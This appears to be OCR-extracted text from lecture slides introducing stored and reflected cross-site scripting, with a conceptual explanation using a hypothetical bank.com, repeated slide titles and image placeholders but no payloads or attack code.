
Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)




Two Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `bank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `bank.com` server
- In a *reflected* XSS attack, the attacker gets you to send the `bank.com` server a URL that has a Javascript script crammed into it …
  - … and the server echoes it back to you in its response
  - Your browser is none the wiser, and executes the script in the response within the same origin as `bank.com`

Reflected XSS (Cross-Site Scripting)


Victim client

Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)


Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



